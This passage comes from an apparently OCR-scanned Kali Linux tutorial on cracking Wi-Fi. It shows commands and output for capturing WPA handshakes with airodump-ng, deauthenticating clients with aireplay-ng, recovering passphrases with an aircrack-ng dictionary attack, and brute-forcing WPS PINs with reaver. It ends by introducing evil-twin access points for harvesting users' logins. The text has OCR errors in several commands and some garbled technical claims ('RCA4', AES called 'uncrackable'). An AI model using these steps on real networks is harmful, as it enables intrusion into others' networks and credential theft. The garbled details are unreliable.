00:1A:C1:14:BB:57  -76        7        0    0  11  54 . WPA2 CCMP   PSK  karim
00:22:6B:E5:0F:2F  -76        3        0    0  11  54 . WPA  CCMP   PSK  user9
AC:E2:15:BF:A5:C8  -76        4        0    0  11  54e. WPA2 CCMP   PSK  Omar
F4:EC:38:F2:A4:38  -77        5        0    0   6  54 . WPA2 CCMP   PSK  TP-LI
B4:82:FE:2A:EB:EF  -81        4        0    0   1  54   WEP  WEP         aalaa

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

4C:ED:DE:E0:36:F0  F0:5A:09:08:F1:5E   -1    1 - 0      0       35

root@kali:~#
```

To capture the packets in a file

#airodump –ng -c 5 (ch no) --bssid (mac) -w www mono




```
root@kali:~# airodump-ng -c 5 --bssid 10:C6:1F:E7:69:98 -w www mon0
```



```
CH  5 ][ Elapsed: 1 min ][ 2013-08-23 19:19 ][ WPA handshake: 10:C6:1F:E7:69:9

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

10:C6:1F:E7:69:98  -29   0      862      985    0   5  54e  WPA  TKIP   PSK  d

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

10:C6:1F:E7:69:98  E0:06:E6:86:14:F7  -12   48e-54e    0      217
10:C6:1F:E7:69:98  00:1F:3A:7E:A4:71  -22   54e-54e   64      761  demo
```

Open another window


#aireplay –ng -o -a (mac address of the access point) –c (mac address of client of the packet) mono




```
root@kali:~# aireplay-ng  -0 1 -a 10:C6:1F:E7:69:98 -c 00:1F:3A:7E:A4:71 mon0
19:19:17  Waiting for beacon frame (BSSID: 10:C6:1F:E7:69:98) on channel 5
19:19:18  Sending 64 directed DeAuth. STMAC: [00:1F:3A:7E:A4:71] [12|62 ACKs]
root@kali:~#
```

Work with dictionary attack to crack password


#aircrack –ng -w /password\ list.txt –b (mac of access point) www*.cap



```
root@kali:~# aircrack-ng -w /password\ list.txt -b 10:C6:1F:E7:69:98 www*.cap
```




```
                           Aircrack-ng 1.2 beta1


              [00:00:01] 1228 keys tested (775.48 k/s)


                       KEY FOUND! [ eduorsts ]


  Master Key     : EF D3 2D B2 9C E7 AD 14 0E 48 13 BD C2 AE 4D 48
                   89 AD 67 3D 74 A6 45 32 3C 88 31 F1 69 E5 64 8B

  Transient Key  : FF 58 5B 76 BB DD BC 17 06 C8 E9 F8 2A A7 3A 40
                   C2 3B 7A FA 94 F4 32 11 2C D2 BC C6 E3 D3 97 F8
                   19 62 E4 E9 19 18 EA 07 C2 F4 DA 3F 80 06 BD CA
                   A4 7A 92 FC F9 09 A5 CB F6 78 43 F1 A3 A8 C4 4F

  EAPOL HMAC     : CE 32 35 8C 1D E2 E3 E2 DD 02 67 17 09 89 67 BC
```



Overview of WAP2 Encryption


- WPA2 is similar to 802.11i and uses the Advanced Encryption Standard (AES) to encrypt the data payload. AES is considered an uncrackable encryption algorithm. WPA2 also allows for the use of TKIP during a transitional period called *mixed mode security* . This transitional mode means both TKIP and AES can be used to encrypt data. AES requires a faster processor, which means low-end devices like PDAs may only support TKIP. WPA Personal and WPA2 Personal use a passphrase to authentication WLAN clients. WPA Enterprise and WPA2 Enterprise authenticate WLAN users via a RADIUS server using the 802.1X/Extensible Authentication Protocol (EAP) standards

The WPA encryption had two problems. The first problem that it uses the algorithm RCA4, also when there was DOS attack on the access point, the micheal algorithm was disconnecting the wireless network for 30 sec. So they changed the RCA4 algorithm with AES algorithm that does the encryption and transmission of the data. Everything goes to AES CCMP including the plaintext data and temporary key and PIN and mac header and it encrypts them to MIC and the data and it includes the CCMP header and MAC header.



There is personal and enterprise editions. The personal deals with the pre shared key and the enterprise deals with the radius server in authentication.

Crack WPA2 Encryption by WPS Attack




Crack a WAP / WPA2 Encryption By WPS Attack

- Wi-Fi Protected Setup (WPS; originally Wi-Fi Simple Config) is a computing standard that attempts to allow easy establishment of a secure wireless home network.
- Created by the Wi-Fi Alliance and introduced in 2006, the goal of the protocol is to allow home users who know little of wireless security and may be intimidated by the available security options to set up Wi-Fi Protected Access, as well as making it easy to add new devices to an existing network without entering long passphrases. Prior to the standard, several competing solutions were developed by different vendors to address the same need.
- WPS has been shown to easily fall to brute-force attacks. A major security flaw was revealed in December 2011 that affects wireless routers with the WPS feature, which most recent models have enabled by default. The flaw allows a remote attacker to recover the WPS PIN in a few hours and, with it, the network's WPA/WPA2 pre-shared key. Users have been urged to turn off the WPS feature, although this may not be possible on some router models

```
Iwconfig
airmon-ng start wlan0
Wash -I mon0
Reaver –b 00-0c-11-32-44 –I mon0
```

We can do crack to WPA2 encryption using the dictionary attack or using WPS attack.

WPS is Wifi protected setup and it is service that can make connection between the client and access point in easy way. We go to the access point and we press the button that will operate the WPS function and we go to the client and we press the button the will operate the WPS function.
In the following video we will show how it is possible to connect sumsung with router supports WPS. Go settings. Press wireless and networks. Then WIFI settings. There is option for WPS connections, press it.



Network notification

Notify me when an open network is available ☑

WPS button connection

Configure new wireless networks automatically

Wi-Fi networks


O2Guru_Wirel

O2wireless4E

Secured with WPA/WP

In the router there is button to enable WPS.

In the cisco router, we can make configuration for WPS in three methods. The first method through pressing the button for the WPS function. The second method is through you put the client WPS pin code. The third method that the client put the WPS pin code for access point.



Wi-Fi Protected Setup

Use one of the following for each WPS-supported device:

1. If your client device has a WPS button, click or press that button, and then click the button on the right.

OR

2. If your client device has a WPS PIN number, enter that number here and then click Register

OR

3. If your client device asks for the Access Point PIN number, enter this number 19507057 in your client device.


Wi-Fi Protected Setup Status:	Configured
Network Name (SSID):	ciscosAP
Security:	WPA2-Personal
Passphrase:	eduorsts

Activate monitoring mode

```
#airmon –ng      start   wlano
```

To know the router that supports the WPS mode


```
# wash –I mono -C
```



```
Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso
l.com>

BSSID                  Channel       RSSI       WPS Version       WPS Locked
    ESSID
--------------------------------------------------------------------------------
-------------------------------
B8:A3:86:3F:60:56         1          -79        1.0               No
    DLink
28:10:7B:90:7E:C2         1          -84        1.0               No
    AY
90:F6:52:81:F6:84         4          -87        1.0               No
    GOGO
50:57:A8:67:A7:89         6          -41        1.0               No
    ciscosAP
00:22:2D:8D:9F:8B         6          -89        1.0               No
    tarek
00:21:29:7D:63:AD        11          -89        1.0               No
    Subacqueo
00:22:6B:E5:0F:2F        11          -90        1.0               No
    user999
```


Revear is a tool that can do the brute force attack on WPS service until we can reach to pin code and from it we can decrypt the WPA or WPA2 encryption.
Write

```
# revear –i mono –b (bssid of access point)
```




```
^C
root@kali:~# reaver -i mon0 -b 50:57:A8:67:A7:89

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso
l.com>
```

We can speed up the process through giving the pin code
# revear –i mono –b (bssid of access point) –p (pin code)



```
root@kali:~# reaver -b 50:57:A8:67:A7:89 -p 19507057 -i mon0

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso
l.com>

[+] Waiting for beacon from 50:57:A8:67:A7:89
[+] Associated with 50:57:A8:67:A7:89 (ESSID: ciscosAP)
[+] 90.91% complete @ 2013-09-04 22:12:04 (0 seconds/pin)
[+] Max time remaining at this rate: (undetermined) (1000 pins left to try)
[+] 90.91% complete @ 2013-09-04 22:12:19 (0 seconds/pin)
[+] Max time remaining at this rate: (undetermined) (1000 pins left to try)
[+] WPS PIN: '19507057'
[+] WPA PSK: 'eduorsts'
[+] AP SSID: 'ciscosAP
root@kali:~#
```




Understand Fake Access Point

Anywhere public Wi-Fi is available is an opportunity for an attacker to use that insecure hot spot to attack unsuspecting victims. One specific Wi-Fi hot spot attack called an "Evil Twin" access point can impersonate any genuine Wi-Fi hot spot. Attackers will make sure their evil twin AP is just like the free hot spot network, and users are then duped when connecting to an evil twin AP and the attacker can execute numerous attacks to take advantage of the unaware victim.

It is technique done by hacker through the network adapter. The hacker will do fake access point, anybody connects to to this access point will go to internet through the IP forward. Any username and password written by client will occur to the hacker.


Making easy fake access point by easy creds



Make Fake AP By easy-creds

